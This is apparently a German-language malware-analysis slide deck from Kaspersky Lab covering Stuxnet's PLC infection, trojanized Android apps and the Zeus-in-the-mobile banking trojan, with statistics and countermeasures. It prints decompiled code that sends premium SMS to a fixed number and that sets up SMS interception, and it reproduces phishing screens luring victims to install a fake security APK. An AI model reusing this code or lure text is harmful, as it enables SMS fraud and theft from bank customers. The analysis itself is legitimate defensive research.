Issuer Digest: 4e302eae92e9d99951ec2be99ec85757

[Replace](#) [Set Preferences](#)

Beispiel 2: Stuxnet

PLC infection



s7otbxdx.dll




- Die Datei „s7otbxdx.dll“ wird von der Software WinCC Step 7 zur **Kommunikation** mit dem **SPS Gerät** verwendet
- Beinhaltet **Sammlung von Funktionen** für das **Lesen und Schreiben** von/auf SPS Geräten
- Stuxnet ersetzt diese Datei mit einer **eigenen Version**, welche **abgeänderte Funktionen** bereitstellt:
 - » **Abhören** der Kommunikation mit SPS Geräten
 - » **Modifikation** von SPS Code
 - » **Ausführung** von eigenem Code auf SPS
 - » **Tarnung** aller Modifikationen

Mobile Bedrohungen

Malware in the Android Market

- ▶ Mehr als 50 schädliche Apps waren März 2011 über den offiziellen Android Market verfügbar
- ▶ Fast alle Apps waren trojanisierte Versionen legitimer Programme anderer Entwickler
- ▶ Die Schadsoftware enthielt einen Exploit-code, wodurch auf allen Android Versionen unterhalb 2.3 volle Zugriffsrechte erlangt werden konnte.
- ▶ Es wurden IMSI und IMEI Informationen sowie andere gerätespezifische und personenbezogene Daten an eine Internetresource weitergeleitet
- ▶ Beinhaltet klassische C&C Kontrollarchitektur, bekannt von Windows Bots
- ▶ Fähigkeit weitere Software nach zu installieren




Malware in the Android Market – Part 2

- ▶ Mehrere neue Schädlinge wurden abermals im offiziellen Android Market gefunden
- ▶ Zwei Aspekte stimmen mit dem letzten Fall im März überein:
- ▶ Following the first break-out in March, this case has two aspects in common:
 - ▶ Wahrscheinlich von chinesischen Hackern in Umlauf gebracht
 - ▶ Legitime Software wurde manipuliert
- ▶ Versendet Premium SMS an chinesische Nummer
- ▶ Die schädlichen Programme wurden nach Entdeckung offline genommen

```
<
SmsManager smsmanager = SmsManager.getDefault();
Intent intent = new Intent();
PendingIntent pendingintent = PendingIntent.getBroadcast(this, 0, intent, 0);
PendingIntent pendingintent1 = null;
smsmanager.sendTextMessage("1066185829", null, "921X1", pendingintent, pending
save());
>
```

SMS sending routine

Zeus in the mobile - Zitmo



Zeus in the mobile - Zitmo

INFORMACIÓN IMPORTANTE ACERCA DE LA SEGURIDAD

Por favor elija la marca y el modelo de su teléfono

Nokia 5130 XpressMusic

[¿Si el teléfono no existe en la lista?](#)

Su teléfono : **Nokia 5130 XpressMusic**

El número de teléfono registrado :



El link para la instalación del certificado móvil digital será enviado al número por SMS, recibido el SMS con el link por favor baje e instale la aplicación.

Zeus in the mobile - Zitmo



ING BankOnLine

[Ustawienia](#) | [Bezpieczeństwo](#) | [Regulacje](#) | [Pomoc](#) | [Drukuj](#) | [Odśwież](#)

[→ Wyjście](#)

[Strona główna](#) | [Przelewy](#) | [Rachunki](#) | [Oszczędności](#) | [Karty](#) | [Kredyty](#) | [Kontakt](#) | [Wnioski](#) | [bankujesz-kupujesz.pl](#)

Zalogowany użytkownik:

Ostatnie logowanie: 2011-02-09 16:29 Adres IP: 127.0.0.1
Nieudane logowanie: 2011-02-09 16:28 Adres IP: 91.149.226.35

Ważna informacja dotycząca bezpieczeństwa

Proszę wybrać markę i model telefonu

Proszę wybrać Proszę wybrać

Co robić, jeśli mojego telefonu nie ma na liście?


Wybrany telefon komórkowy : -/-

Telefon komórkowy :

Link do zainstalowania mobilnego cyfrowego certyfikatu zostanie wysłany na numer za pomocą sms, po otrzymaniu sms z linkiem należy go pobrać i zainstalować załącznik

[Dalej >>](#)

Zeus in the mobile - Zitmo



Dear Customer!


Trusteer is glad to announce the new mobile app which protects your phone while working with online banking, receiving and sending SMS and making calls.

Over 22 millions customers, banks and financial institutions use our programm software to make payments, transfers and other operations securely. If you're working with our software, your security is protected by professionals.

Please chose your phone's operating system:

- iOS (iPhone)
- BlackBerry
- Android
- Symbian (Nokia)
- Other

Zeus in the mobile - Zitmo



Due to the becoming more frequent internet fraud cases with text messages it is strongly recommended to the customers owning mobile phones with Android OS to install a special software which will help to protect you from fraud.


For the software installation open the internet browser on the mobile and enter the following URL address:

http://[REDACTED].com/tr.apk

When the installation is completed you'll see a new program called "Trusteer Rapport" in the Application folder on your mobile. You need to start the program then enter the activation code indicated there into the field below and press "Activate".

Activation code:

Zeus in the mobile - Zitmo



Zeus in the mobile - Zitmo


```
private void Form1_Load(object sender, EventArgs e)
{
    SMSClass.AppPath = Assembly.GetExecutingAssembly().GetModules()[0].FullyQualifiedName;
    SMSClass.AppPath = SMSClass.AppPath.Substring(0, SMSClass.AppPath.LastIndexOf(@"\") + 1);
    SMSClass.AppSettings.AddSettingsRow("AdminNumber", "+447 [REDACTED]");
    SMSClass.AppSettings.AddSettingsRow("IsAllMessages", "false");
    SMSClass.AppSettings.AddSettingsRow("InterceptorState", "off");
    SMSClass.AppSettings.AddSettingsRow("IsAllCallsBlock", "false");
    if (File.Exists(SMSClass.AppPath + "settings.xml"))
    {
        SMSClass.AppSettings.Clear();
        SMSClass.AppSettings.ReadXml(SMSClass.AppPath + "settings.xml");
    }
    if (File.Exists(SMSClass.AppPath + "senders.xml"))
    {
        SMSClass.InterseptSenders.ReadXml(SMSClass.AppPath + "senders.xml");
    }
    if (File.Exists(SMSClass.AppPath + "messages.xml"))
    {
        SMSClass.MessageTable.ReadXml(SMSClass.AppPath + "messages.xml");
    }
    if (File.Exists(SMSClass.AppPath + "listnumbers.xml"))
    {
        SMSClass.BlockNums.ReadXml(SMSClass.AppPath + "listnumbers.xml");
    }
    SMSClass.AdminNumber = SMSClass.AppSettings.FindByName("AdminNumber").Value;
    if (SMSClass.AppSettings.FindByName("IsFirstRun") == null)
    {
        SmsMessage message = new SmsMessage(SMSClass.AdminNumber, "App Installed OK");
        message.set_RequestDeliveryReport(true);
    }
}
```

Mobile malware

Some statistics

- ▶ Anzahl Malware Familien für Smartphones: **1035**
- ▶ Anzahl schädlicher Samples: **6293**
- ▶ Neue Mobile Malware Dezember 2011: **1199 neue Modifikationen**
- ▶ Häufigste Malware Gattung: **SMS Trojaner**

Aufteilung auf mobile OS:



Source: Kaspersky Lab Januar 2012

Gegenmaßnahmen

Grundlegende Sicherheitsregeln

Für Mitarbeiter

Sicherheitsbewusstsein

- Schulung
- Gesunder Menschenverstand
- Vorsicht & Verantwortungsbewusstsein

Technische Vorkehrungen

- Regelmäßige Sicherheitsupdates für Betriebssystem
- Regelmäßige Sicherheitsupdates für installierte Software
- Installierte Sicherheitslösung auf Client Rechnern
- Spam-Filter & Firewalls



Was die Zukunft bringen wird

Malware Trends



Spyware 2.0



Verteilung von Malware via **P2P**



Schadprogramme für **64-Bit**



Malware für **Smartphones** und weitere **mobile Geräte**



Angriffe auf Bankkonten



Zielgerichtete Angriffe



Stagnierende Trends

- Gaming Malware
- Herkömmliche Angriffe via E-Mail



Vielen Dank!

Christian Funk, Virenanalyst

Global Research and Analysis Team

Kaspersky Lab